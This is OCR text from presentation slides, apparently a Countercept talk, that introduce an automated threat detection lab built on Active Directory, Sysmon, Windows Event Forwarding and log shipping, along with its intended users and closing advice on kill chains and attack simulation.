
INTRODUCING: THREAT DETECTION LAB

Objective: A single script that automates the set up of a threat detection environment.


COUNTERCEPT

WHO IS THIS LAB FOR?

- An attack detection investigator who wants to see what type of logging and alerting will be generated when simulating a specific attack or defence technique
- A threat hunter who needs to quickly spin up an Active Directory environment for testing purposes
- A red team member who wants to see what type of logs and forensic artifacts their tooling and methods will generate in a similar environment
- A security engineer looking for a small staging environment to use when making changes to/automating security tooling configurations



DHCP
DNS
Files
FTP
HTTP
Kerberos
RDP
RPC
SMB
SSL


Install Autorunstowinevent
Install Sysmon
Configure WEF GPO
Create Domain
Bootstrap BRO
Install Filebeat
COUNTERCEPT
Attack
192.168.58.0/24
Attack
Forward
Windows Events
Ship Logs
Forward
Windows Events
Ship Logs
Join Domain
Create WEF Subscriptions
Install Winlogbeat
Install Sysmon
Install Autorunstowinevent
Bootstrap ELK
Join Domain
Install Sysmon
Install Autorunstowinevent


COUNTERCEPT

LAB DEMO

Chris Long Follow
Security Engineer & Amateur Traveler
Dec 11, 2017 · 4 min read

COUNTERCEPT

Introducing: Detection Lab



https://github.com/clong/DetectionLab

Detection Lab is a collection of Packer and Vagrant scripts that allow you to quickly bring a Windows Active Directory online, complete with a collection of endpoint security tooling and logging best practices.

COUNTERCEPT

05 CONCLUSION

CONCLUSION

- You are the best asset in play. Not the technology.
- Better Attack Detection is pushing Incident Response leftward up the defensive kill chain.
- Understand the kill chains you have to deal with.
- Determine what techniques you are facing at each stage of the offensive kill chain.
- Simulate all the things!

COUNTERCEPT

QUESTIONS